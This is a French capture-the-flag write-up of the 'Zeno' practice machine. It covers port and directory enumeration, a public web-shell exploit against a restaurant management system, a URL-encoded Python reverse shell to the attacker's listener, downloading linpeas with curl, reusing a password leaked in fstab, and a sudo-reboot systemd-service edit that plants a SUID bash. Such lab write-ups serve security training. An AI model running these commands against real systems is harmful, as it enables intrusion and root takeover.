

Zeno



By LAGNAOUI Youness

Intro

Room level medium faite pour entrainer à l'OSCP

Enumération


Network

Après avoir exécuté un scan en utilisant nmap on découvre qu'il y a le port 22(ssh) et 12340(http) d'ouverts :

```
Host is up, received user-set (0.029s latency).
Scanned at 2023-11-07 12:15:36 EST for 12s
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 092362a2186283690440623297ff3ccd (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDakZyfnq0JzWuM1SD3YZ4zyizbtc9A0vhk2qCaTwJHEKyyqIjBaElNv4LpSdtV7y/C6vwUf
PS34IO/mAmNtAFquBDjIuoKdw9TjjPrVBVjzFxD/9tDSe+cu6ELPHMyW0QFAYtg1CV1TQlm3p6WIID2IfYBffpfSz54wRhktJd/+9wgYd0wfe+V
RuzV8EgKq4D2cbUTjYjL0dv2f2Th8WtiRksEeaqI1fvPvk6RwyiLdV5mSD/h8HCTZgyVvrjPShW9XPE/wws82/wmVFtOPfY7WAMhtx5kiPB11H+
tZSAV/xpEjXQQ9V3Pi6o4vZdUvYSbNuiN4HI4gAWnp/uqPsoR
|   256 33663536b0680632c18af601bc4338ce (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEMyTtxVAKcLy5u87ws+h8WY+GHWg8IZI4c11
KX7b0St85IgCxoX7YzOCZbUA56Q0lryozIFyhzcwOeCKWtzEsA=
|   256 1498e3847055e6600cc20977f8b7a61c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI0KY0jLSRkYg0+fTDrwGOaGW442T5k1qBt7l8iAkcUck
12340/tcp  open  http     syn-ack Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: We&#39;ve got some trouble | 404 - Resource not found
|_http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
```

allons sur le server Web :

Web



On tombe sur une page web d'erreur...

```
kali@kali: ~
File Actions Edit View Help
$ gobuster dir -u http://10.10.15.242:12340/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt


Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.15.242:12340/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/11/07 12:18:15 Starting gobuster in directory enumeration mode

/rms (Status: 301) [Size: 238] [→ http://10.10.15.242:12340/rms/]
Progress: 18722 / 207644 (9.02%)
```

En utilisant gobuster on tombe sur un directory caché : /rms



On tombe sur une page de restaurant où il y a la possibilité de se register et de se logger ainsi que de consulter des éléments et son espace personnel. Essayons de trouver des vulns !

Vuln Research

Après avoir fait le tour des fonctionnalités du site je n'ai pas trouvé de potentielles vuln alors j'ai cherché si il y avait des vulns en rapport avec ce type de site. rms signifie "restaurant management system" alors j'ai cherché sur google des vulns en rapport avec ça :

Je suis tombé sur ce lien : <https://www.exploit-db.com/exploits/47520>


En lisant l'exploit on se rend compte qu'il permet d'upload un web shell sur le web server. Testons l'exploit :

Cependant comme nous avons un web shell qui prend les commandes en paramètre de l'url il faut l'encoder en Url pour éviter les galères d'interprétation de la commande ça donne ce payload :

```
python3%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%2210.14.43.156%22%2C4444%29%29%3Bs.dup%28s.fileno%28%29%2C0%29%3B%20os.dup%28s.fileno%28%29%2C1%29%3Bos.dup%28s.fileno%28%29%2C2%29%3Bimport%20pty%3B%20pty.spawn%28%22sh%22%29%27
```

Ouvrons notre reverse shell listener netcat avant d'exécuter ce magnifique payload :

```
nc -lvp 4444
```



```
Fichier Machine Écran Entrée Périphériques Aide
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.15.242] 46562
sh-4.2$
```

On a un reverse shell sur le server !!

Priv Esc

Avant toute chose stabilisons notre shell avec la commande python :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

On va utiliser linpeas.sh pour énumérer la machine pour éventuellement trouver des vecteurs d'élévation de privilèges :

```

bash-4.2$ cd edward
cd edward
bash-4.2$ ls
ls
user.txt
bash-4.2$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
bash-4.2$ cd /tmp
cd /tmp
bash-4.2$ ls
ls
bash-4.2$ wget --version
wget --version
bash: wget: command not found
bash-4.2$ curl --version
curl --version
curl 7.29.0 (x86_64-redhat-linux-gnu) libcurl/7.29.0 NSS/3.53.1 zlib/1.2.7 libidn/1.28 libssh2/1.8.0
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtsp scp sftp smtp smtps telnet tftp
Features: AsynchDNS GSS-Negotiate IDN IPv6 Largefile NTLM NTLM_WB SSL libz unix-sockets
bash-4.2$

```

Wget n'est pas installé sur la machine mais curl si donc dans un premier temps on va ouvrir un server http python sur notre machine kali et on va get le fichier linpeas.sh pour l'installer sur la machine cible :

```

(kali㉿kali)-[~]
$ cd Documents/Priv_Esc/PEAS/linPEAS
(kali㉿kali)-[~/Documents/Priv_Esc/PEAS/linPEAS]
$ ls
images  linpeas.sh  README.md
(kali㉿kali)-[~/Documents/Priv_Esc/PEAS/linPEAS]
$ python2 -m SimpleHTTPServer 9999
Serving HTTP on 0.0.0.0 port 9999 ...

```

```

bash-4.2$ ls
ls
bash-4.2$ curl http://10.14.43.156:9999/linpeas.sh -o linpeas.sh
curl http://10.14.43.156:9999/linpeas.sh -o linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left   Speed
100  227k  100  227k    0     0  1120k      0 --:--:-- --:--:-- --:--:-- 1117k
bash-4.2$ ls
ls
linpeas.sh
bash-4.2$

```

On a installé linpeas.sh sur la machine victime maintenant on lui donne les droits d'exécutions :

```

chmod +x linpeas.sh

```

```
[+] Hashes inside passwd file? ..... No
[+] Hashes inside group file? ..... No
[+] Credentials in fstab/mtab? ..... /etc/fstab:###10.10.10.10/secret-share /mnt/secret-share cifs _netde
v,vers=3.0,ro,username=zeno,password=FrobjoodAdkoonceanJa,domain=localdomain,soft 0 0
[+] Can I read shadow files? ..... No
[+] Can I read root folder? ..... No
```

On peut voir des creds en clair. Testons les pour edward (le seul user zeno n'existe pas....)
 Password FrobjoodAdkoonceanJa

```
bash-4.2$ ls /home
ls /home
edward
bash-4.2$ su edward
su edward
Password: FrobjoodAdkoonceanJa

[edward@zeno tmp]$
```

On est co sur edward !!

```
[edward@zeno tmp]$ sudo -l
sudo -l
Matching Defaults entries for edward on zeno:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User edward may run the following commands on zeno:
(ALL) NOPASSWD: /usr/sbin/reboot
```

On a des droits root sur la commande reboot.

En cherchant sur internet j'ai trouvé ce site internet : [https://exploit-
 notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-reboot-privilege-escalation/](https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-reboot-privilege-escalation/)

Il faut avoir accès à un fichier de conf pour pouvoir faire cet exploit or dans l'output de linpeas on a :


```
[+] Analyzing .service files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/zeno-monitoring.service
/etc/systemd/system/zeno-monitoring.service
```

On va donc essayer de manipuler ces fichiers pour obtenir un root shell :

/etc/systemd/system/multi-user.target.wants/zeno-monitoring.service

/etc/systemd/system/zeno-monitoring.service

```
no-wait - Don't send wait message before halt/power-off/reboot
[edward@zeno tmp]$ cat /etc/systemd/system/zeno-monitoring.service
cat /etc/systemd/system/zeno-monitoring.service
[Unit]
Description=Zeno monitoring
Service=linpeas.sh README.md
[Service]
Type=simple
User=root
ExecStart=/root/zeno-monitoring.py
[Install]
WantedBy=multi-user.target
[edward@zeno tmp]$ cat /etc/systemd/system/multi-user.target.wants/zeno-monitoring.service
cat /etc/systemd/system/multi-user.target.wants/zeno-monitoring.service
[Unit]
Description=Zeno monitoring
[Service]
Type=simple
User=root
ExecStart=/root/zeno-monitoring.py
[Install]
WantedBy=multi-user.target
[edward@zeno tmp]$
```

On voit que c'est les mêmes fichiers : au démarrage de la machine ils exécutent une commande en tant que root :

/root/zeno-monitoring.py

On va reprendre l'exploit du site et modifier la commande de démarrage par cette commande :

```
/bin/bash -c 'cp /bin/bash /home/edward/bash; chmod +xs /home/edward/bash'
```



```
[edward@zeno ~]$ cat /etc/systemd/system/zeno-monitoring.service
[Unit]
Description=Zeno monitoring

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'cp /bin/bash /home/edward/bash; chmod +xs /home/edward/bash'

[Install]
WantedBy=multi-user.target
[edward@zeno ~]$
```

l'exploit est en place maintenant on reboot la machine :

```
[Install]
WantedBy=multi-user.target
[edward@zeno ~]$ sudo reboot
Connection to 10.10.15.242 closed by remote host.
Connection to 10.10.15.242 closed.
```

On attend un peu et on se reconnecte :

```
(kali@kali)-[~]
└─$ ssh edward@10.10.15.242
ssh: connect to host 10.10.15.242 port 22: Connection refused

(kali@kali)-[~]
└─$ ssh edward@10.10.15.242
edward@10.10.15.242's password:
Last login: Tue Nov  7 19:24:55 2023 from ip-10-14-43-156.eu-west-1.compute.internal
[edward@zeno ~]$ ls
bash  user.txt
[edward@zeno ~]$
```

On remarque directement que la commande qu'on a mis dans le service de démarrage de la machine a fonctionné : on a bien une copie du fichier bash avec un SUID on peut donc ouvrir un root shell simplement avec la commande :

```
/home/edward/bash -p
```

```
(kali㉿kali)-[~]  
$ ssh edward@10.10.15.242  
edward@10.10.15.242's password:  
Last login: Tue Nov  7 19:24:55 2023 from ip-10-14-43-156.eu-west-1.compute.internal  
[edward@zeno ~]$ ls  
bash user.txt  
[edward@zeno ~]$ /home/edward/bash -p  
bash-4.2# whoami  
root  
bash-4.2#
```

On est root !!!